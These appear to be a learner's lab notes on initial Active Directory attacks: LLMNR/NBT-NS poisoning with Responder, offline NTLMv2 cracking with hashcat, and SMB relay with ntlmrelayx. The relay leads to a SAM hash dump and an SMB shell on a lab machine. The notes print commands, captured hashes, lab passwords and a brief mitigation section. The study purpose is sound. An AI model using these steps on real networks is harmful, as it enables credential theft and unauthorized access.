Attacking Active Directory: Initial Attack Vectors

Tuesday, June 11, 2024 2:59 PM


LLMNR Poisoning Overview

Tuesday, June 11, 2024 3:00 PM

What is LLMNR?

- Link-Local Multicast Name Resolution is a protocol used in computer networking that allows devices on the same local network (subnet) to perform name resolution without the need for a DNS server.

How can we possibly do a Man in the middle attack?



The Victim requests from server \\hackm, but they typed it incorrectly and now the server responds "I have no idea what you're talking about".

Now the Victim sends a broadcast: Does anyone know hackm? And here's where the hacker comes in and pretends that he knows, the victim then sends the hash to the hacker, and if the hash is weak enough he can crack it offline using hashcat.

Capturing Hashes with Responder

Monday, June 17, 2024 8:04 PM

Steps below are shown how to use responder and catch hashes;

Step 1: On Kali machine, open terminal and type sudo responder -I eth0 -dwP


(we're specifying the interface with -I which in our case is eth0, and dwPv the d stands for DHCP, w for WPAD rogue proxy server, P for Proxy auth, and v to show hashes that has been caught, because if responder catches a hash once it will not display it again if we don't specify the -v parameter):

```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0 dwPv
[sudo] password for kali:

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__  --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]
```


Step 2: Now turn on the Windows Server and one of the machines that we created, and log in with domain like; fcastle@NEMO.local and password: Password1

Step 3: After logging in, go to This PC and type the Kali Linux IP here:

TIP: You can also just type \\test and it will still capture the hash



Step 4: Press enter and try to log in as administrator:



Step 5: Now let's go back to our kali machine and see if it catches the hash:

```
[*] [MDNS] Poisoned answer sent to 192.168.100.2   for name DESKTOP-DLU174J.local
[*] [MDNS] Poisoned answer sent to fe80::fbab:67c4:d747:d504 for name DESKTOP-DLU174J.local
[*] [LLMNR]  Poisoned answer sent to 192.168.100.2 for name DESKTOP-DLU174J
[*] [LLMNR]  Poisoned answer sent to fe80::fbab:67c4:d747:d504 for name DESKTOP-DLU174J
[*] [MDNS] Poisoned answer sent to 192.168.100.2   for name DESKTOP-DLU174J.local
[*] [MDNS] Poisoned answer sent to fe80::fbab:67c4:d747:d504 for name DESKTOP-DLU174J.local
[*] [NBT-NS] Poisoned answer sent to 192.168.100.80 for name NEMO (service: Domain Master Browse
r)
[*] [NBT-NS] Poisoned answer sent to 192.168.100.80 for name NEMO (service: Domain Master Browse
r)
[*] [NBT-NS] Poisoned answer sent to 192.168.100.80 for name NEMO (service: Domain Master Browse
r)
[*] [NBT-NS] Poisoned answer sent to 192.168.100.80 for name NEMO (service: Browser Election)
[*] Skipping previously captured hash for NEMO\fcastle
[*] Skipping previously captured hash for NEMO\fcastle
[*] Skipping previously captured hash for NEMO\fcastle
[*] Skipping previously captured hash for NEMO\fcastle
[*] Skipping previously captured hash for NEMO\fcastle
[*] Skipping previously captured hash for NEMO\fcastle
[SMB] NTLMv2-SSP Client   : 192.168.100.80
[SMB] NTLMv2-SSP Username : NEMO\administrator
[SMB] NTLMv2-SSP Hash     : administrator ::NEMO:9963b270bc8c1746:97DCC2FA0C8C8FE1B5E75622963EBB
7A:0101000000000000808F935343C1DA01577723B1F2F45A1C0000000002000800590049004C00410001001E0057004
9004E002D0033004F00460049003500 53004B00540057003600 4E00400340057004 9004E002D0033004F00460049003
50053004B00540057003600 4E002E00590049004C0041002E004C004F00430041004C0003001400590049004C0041002
E004C004F00430041004C0005001400590049004C0041002E004C004F00430041004C0007000800808F935343C1DA010
6000400020000000800300030000000000000000100000000200000 7BF498124BC03BE4F9E706FA3A0364D9B113756FC
A0F19E5F074E5F6050043260A001000000000000000000000000000000000000000900260063006900660073002F0031003
90032002E003100360038002E003100300030002E00370037000000000000000000
```

And here we can see at NTTLMv2-SSP Client IP Address (victim IP address), the username and the hash.

Cracking Our Captured Hashes

Tuesday, June 18, 2024 12:01 PM

Step 1: Let's create a file and store the hash on it, open terminal and type: touch hashes.txt and then nano hashes.txt, paste it and press CTRL+O to save it and CTRL+X to exit

To crack an NTLMv2 hash, we will need the following:

- Username: This is used in the generation of the NTLMv2 response
- Domain: The domain or workstation name is also part of the NTLMv2 response generation
- Challenge: The server challenge (a random number) that was issued during the authentication process
- NTLMv2 Response: The actual hash we're trying to crack
- Blob: Additional data that includes client challenge and other information

So, we need to grab the correct NTLMv2 hash in order to crack it.

Step 2: Now that our hash is saved in hashes.txt, open terminal and type: hashcat -m 5600 hashes.txt /usr/share/wordlist/rockyou.txt

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 5600 hashes.txt /usr/share/wordlists/rockyou.txt
```

Most of the time this doesn't work for some reasons, but there's another way that we can crack it:

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 5600 'pparker::NEMO:11913552beb078e3:5A714A2D62D81A3F2EE9198325714637:0101000000000000C8FCC1ACD1DA0197D5F012EB42EDB8000000000200080051004400470
04A0001001E00570049004E002D004600460033004E004E0052004B004600470038003500040034005700490 04E002D004600460033004E004E0052004B004600470038003500 2E00510044004700 4A0
02E004C004F00430041004C000300140051004400470 04A002E004C004F00430041004C000500140051004400470 04A002E004C004F00430041004C000700080000C8FCC1ACD1DA0106000400020000
0080030003000000000000000010000000002000007E461B4CA904D62F9F7F41DC10380A978EED4040D879CBACFD2EF9FF1F2ECF3B0A001000000000000000000000000000000000000000900120063006 90
0660073002F0074006500730074000000000000000000' /usr/share/wordlists/rockyou.txt
```

Step 3: Execute it:

```
Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

PPARKER::NEMO:11913552beb078e3:5a714a2d62d81a3f2ee9198325714637:0101000000000000c8fcc1acd1da0197d5f012eb42edb8000000000200080051004400470 04a0001001e0057004900
4e002d004600460033004e004e0052004b004600470038003500040034005700490 04e002d004600460033004e004e0052004b004600470038003500 2e00510044004700 4a002e004c004f0043004100
4c000300140051004400470 04a002e004c004f00430041004c000500140051004400470 04a002e004c004f00430041004c000700080000c8fcc1acd1da0106000400020000000080030003000000000000
0000010000000002000007e461b4ca904d62f9f7f41dc10380a978eed4040d879cbacfd2ef9ff1f2ecf3b0a001000000000000000000000000000000000000000900120063006900660073002f0074006500
730074000000000000000000:Password2

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: PPARKER::NEMO:11913552beb078e3:5a714a2d62d81a3f2ee9 ... 000000
Time.Started.....: Tue Jul  9 03:15:13 2024 (0 secs)
Time.Estimated...: Tue Jul  9 03:15:13 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1069.5 kH/s (1.23ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 55296/14344385 (0.39%)
Rejected.........: 0/55296 (0.00%)
Restore.Point....: 53248/14344385 (0.37%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: soydivina → grad2010
Hardware.Mon.#1..: Util: 27%

Started: Tue Jul  9 03:15:13 2024
Stopped: Tue Jul  9 03:15:15 2024
```

Step 4: If we try to execute it again, it will not try to crack it, since it did it already. Instead we can add: --show parameter to show the cracked password:

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 5600 --show 'pparker::NEMO:11913552beb078e3:5A714A2D62D81A3F2EE9198325714637:0101000000000000C8FCC1ACD1DA0197D5F012EB42EDB8000000000200080051004
40047004A0001001E00570049004E002D004600460033004E004E0052004B004600470038003500040034005700490 04E002D004600460033004E004E0052004B004600470038003500 2E0051004400
47004A002E004C004F00430041004C000300140051004400470 04A002E004C004F00430041004C000500140051004400470 04A002E004C004F00430041004C000700080000C8FCC1ACD1DA0106000400
020000000800300030000000000000000010000000002000007E461B4CA904D62F9F7F41DC10380A978EED4040D879CBACFD2EF9FF1F2ECF3B0A001000000000000000000000000000000000000000900120 0
6300690066007300200740000000000000000' /usr/share/wordlists/rockyou.txt
PPARKER::NEMO:11913552beb078e3:5a714a2d62d81a3f2ee9198325714637:0101000000000000c8fcc1acd1da0197d5f012eb42edb8000000000200080051004400470 04a0001001e0057004900
4e002d004600460033004e004e0052004b004600470038003500040034005700490 04e002d004600460033004e004e0052004b004600470038003500 2e00510044004700 4a002e004c004f0043004100
4c000300140051004400470 04a002e004c004f00430041004c000500140051004400470 04a002e004c004f00430041004c000700080000c8fcc1acd1da0106000400020000000080030003000000000000
0000010000000002000007e461b4ca904d62f9f7f41dc10380a978eed4040d879cbacfd2ef9ff1f2ecf3b0a001000000000000000000000000000000000000000900120063006900660073002f0074006500
730074000000000000000000:Password2
```

LLMNR Poisoning Mitigation

Tuesday, July 16, 2024 4:16 PM

The best defense is to disable LLMNR and NBT-NS:

- To disable LLMNR, select "Turn off Multicast Name Resolution" under Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client in the Group Policy Editor.

- To disable NBT-NS, navigate to Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced tab > WINS tab and select "Disable NetBIOS over TCP/IP".

What if LLMNR is needed and we can't disable it:

- Require Network Access Control (for example checking MAC Addresses if they are allowed in the network)

- Require strong user passwords (e.g., > 14 characters in length and limit common word usage)

SMB Relay Attacks Overview

Tuesday, July 16, 2024 4:25 PM

What is SMB relay attack?

- With the hashes captured with Responder, instead of trying to crack the hash, we can potentially gain access to a specific computer

Requirements

- SMB signing must be disabled or not enforced on the target (by default, it's not enabled or enforced on workstations, but it is enabled on servers)

- Relayed user credentials must be admin on machine for any real value

We can check if a host does or does not have smb signing enabled, with a built in nmap script:

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=smb2-security-mode.nse -p445 10.0.0.25
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-19 13:07 EDT
Nmap scan report for 10.0.0.25
Host is up (0.090s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```

Here is enabled but not required, which means that I can proceed with the attack.

The next step is to make some configuration changes in responder:

```
Open ▾   Responder.conf   Save
/usr/share/responder
[Responder Core]

; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

Command to make changes: sudo nano /etc/responder/Responder.conf

When I captured hashes with responder, SMB and HTTP needed to be on, so that I can catch hashes flying around. Now I need them to be turned off, so these hashes are not just being captured, but actually being relayed.

SMB Relay Attacks Lab

Tuesday, August 6, 2024 6:09 PM

Firstly, I want to scan the Domain Controller if the smb singing is enabled:

```
┌──(easynasy㉿kali)-[~/Desktop]
└─$ sudo nmap --script=smb2-security-mode.nse -p445 192.168.100.142 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 12:18 EDT
Nmap scan report for 192.168.100.142
Host is up (0.00041s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:3F:B6:70 (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

sudo nmap --script=smb2-security-mode.nse -p445 192.168.100.142 -Pn

So, in DC, it's enabled and I can't relay on it.

But if I scan the machines:

```
┌──(easynasy㉿kali)-[~/Desktop]
└─$ sudo nmap  --script=smb2-security-mode.nse -p445 192.168.100.143 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 12:44 EDT
Nmap scan report for 192.168.100.143
Host is up (0.00053s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:62:34:2B (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

I get the Message signing enabled but not required on both machines.

Then I created a new text file called targets.txt and stored the IP addresses of machines that don't have smb signing required.


Then I needed to change the responder configuration (explained in SMB Relay Attacks Overview), and run Responder.

Step 1: After responder, I also needed to launch ntlmrelayx by typing the command:

impacket-ntlmrelayx -tf targets.txt -smb2support

```
┌──(easynasy㉿kali)-[~/Desktop]
└─$ impacket-ntlmrelayx -tf targets.txt -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
```

Step 2: Now we need an event to occur. I did the same thing in file explorer in windows (the FCASTLE machine, 192.168.100.143):



Just type anything, it doesn't matter.

Step 3: Then I went back to Kali and saw that it authenticated via 192.168.100.144, since 143 was the FCASTLE and we can't relay on ourselves.

And here I managed to dump the SAM hashes, which includes the admin hash:

```
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] Received connection from NEMO/fcastle at WIN-0, connection will be relayed after re-authentication
[*] SMBD-Thread-5 (process_request_thread): Connection from NEMO/FCASTLE@192.168.100.143 controlled, attacking tar
get smb://192.168.100.143
[-] Authenticating against smb://192.168.100.143 as NEMO/FCASTLE FAILED
[*] Received connection from NEMO/fcastle at WIN-0, connection will be relayed after re-authentication
[*] SMBD-Thread-6 (process_request_thread): Connection from NEMO/FCASTLE@192.168.100.143 controlled, attacking tar
get smb://192.168.100.144
[*] Authenticating against smb://192.168.100.144 as NEMO/FCASTLE SUCCEED
[*] SMBD-Thread-6 (process_request_thread): Connection from NEMO/FCASTLE@192.168.100.143 controlled, attacking tar
get smb://192.168.100.143
[-] Authenticating against smb://192.168.100.143 as NEMO/FCASTLE FAILED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x71e2df1dce35cdd720809f1e8269db35
[*] Received connection from NEMO/fcastle at WIN-0, connection will be relayed after re-authentication
[*] SMBD-Thread-8 (process_request_thread): Connection from NEMO/FCASTLE@192.168.100.143 controlled, but there are
 no more targets left!
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cac3a73c02d89fd62392800815e0f425:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c20658c35a745ed70e42d7c5f56c8cc0:::
WIN(1):1001:aad3b435b51404eeaad3b435b51404ee:cc8147f790c91200a3e02c2ebc65f9fb:::
[*] Done dumping SAM hashes for host: 192.168.100.144
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

I stored those hashes in hashes.txt that I created earlier.

Step 4: Now I want to get interactive mode, all I need to do is add -i in the end of command:

impacket-ntlmrelayx -tf targets.txt -smb2support -i

Then I made an event like I did earlier:

```
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] Received connection from NEMO/fcastle at WIN-0, connection will be relayed after re-authentication
[*] SMBD-Thread-5 (process_request_thread): Connection from NEMO/FCASTLE@192.168.100.143 controlled, attacking tar
get smb://192.168.100.143
[-] Authenticating against smb://192.168.100.143 as NEMO/FCASTLE FAILED
[*] Received connection from NEMO/fcastle at WIN-0, connection will be relayed after re-authentication
[*] SMBD-Thread-6 (process_request_thread): Connection from NEMO/FCASTLE@192.168.100.143 controlled, attacking tar
get smb://192.168.100.144
[*] Authenticating against smb://192.168.100.144 as NEMO/FCASTLE SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-6 (process_request_thread): Connection from NEMO/FCASTLE@192.168.100.143 controlled, attacking tar
get smb://192.168.100.143
[-] Authenticating against smb://192.168.100.143 as NEMO/FCASTLE FAILED
[*] Received connection from NEMO/fcastle at WIN-0, connection will be relayed after re-authentication
[*] SMBD-Thread-8 (process_request_thread): Connection from NEMO/FCASTLE@192.168.100.143 controlled, but there are
 no more targets left!
[-] No share selected
[-] No share selected
[-] No share selected
[-] No share selected
[-] SMB SessionError: code: 0xc0000103 - STATUS_NOT_A_DIRECTORY - A requested opened file is not a directory.
```

Now that I've got this 127.0.0.1:1100 I can set up a netcat listener in a new tab:

```
┌──(easynasy㉿kali)-[~/Desktop]
└─$ nc 127.0.0.1 11000
Type help for list of commands
#
```

nc 127.0.0.1 11000

Step 5: I typed help, and it showed me a bunch of commands I can use:

```
# help

 open {host,port=445} - opens a SMB connection against the tar
 login {domain/username,passwd} - logs into the current SMB co
assword specified, it'll be prompted
 kerberos_login {domain/username,passwd} - logs into the curre
cified, it'll be prompted. Use the DNS resolvable domain name
 login_hash {domain/username,lmhash:nthash} - logs into the cu
 logoff - logs off
 shares - list available shares
 use {sharename} - connect to an specific share
 cd {path} - changes the current directory to {path}
 lcd {path} - changes the current local directory to {path}
 pwd - shows current remote directory
 password - changes the user password, the new password will b
 ls {wildcard} - lists all the files in the current directory
 lls {dirname} - lists all the files on the local filesystem.
 tree {filepath} - recursively lists all files in folder and s
 rm {file} - removes the selected file
 mkdir {dirname} - creates the directory under the current pat
 rmdir {dirname} - removes the directory under the current pat
 put {filename} - uploads the filename into the current path
 get {filename} - downloads the filename from the current path
 mget {mask} - downloads all files from the current directory
 cat {filename} - reads the filename from the current path
 mount {target,path} - creates a mount point from {path} to {t
 umount {path} - removes the mount point at {path} without del
```

For example: shares:

```
# shares
ADMIN$
C$
IPC$
#
```

Now let's say I want to use C$, I just have to type: use C$ and then ls:

```
# use C$
# ls
drw-rw-rw-          0  Tue Aug  6 12:09:46 2024 $Recycle.Bin
drw-rw-rw-          0  Tue Aug  6 20:44:48 2024 $WinREAgent
drw-rw-rw-          0  Mon Jul 29 23:01:48 2024 Documents and Settings
-rw-rw-rw-       8192  Tue Aug  6 21:35:29 2024 DumpStack.log.tmp
-rw-rw-rw- 1811939328  Tue Aug  6 21:35:29 2024 pagefile.sys
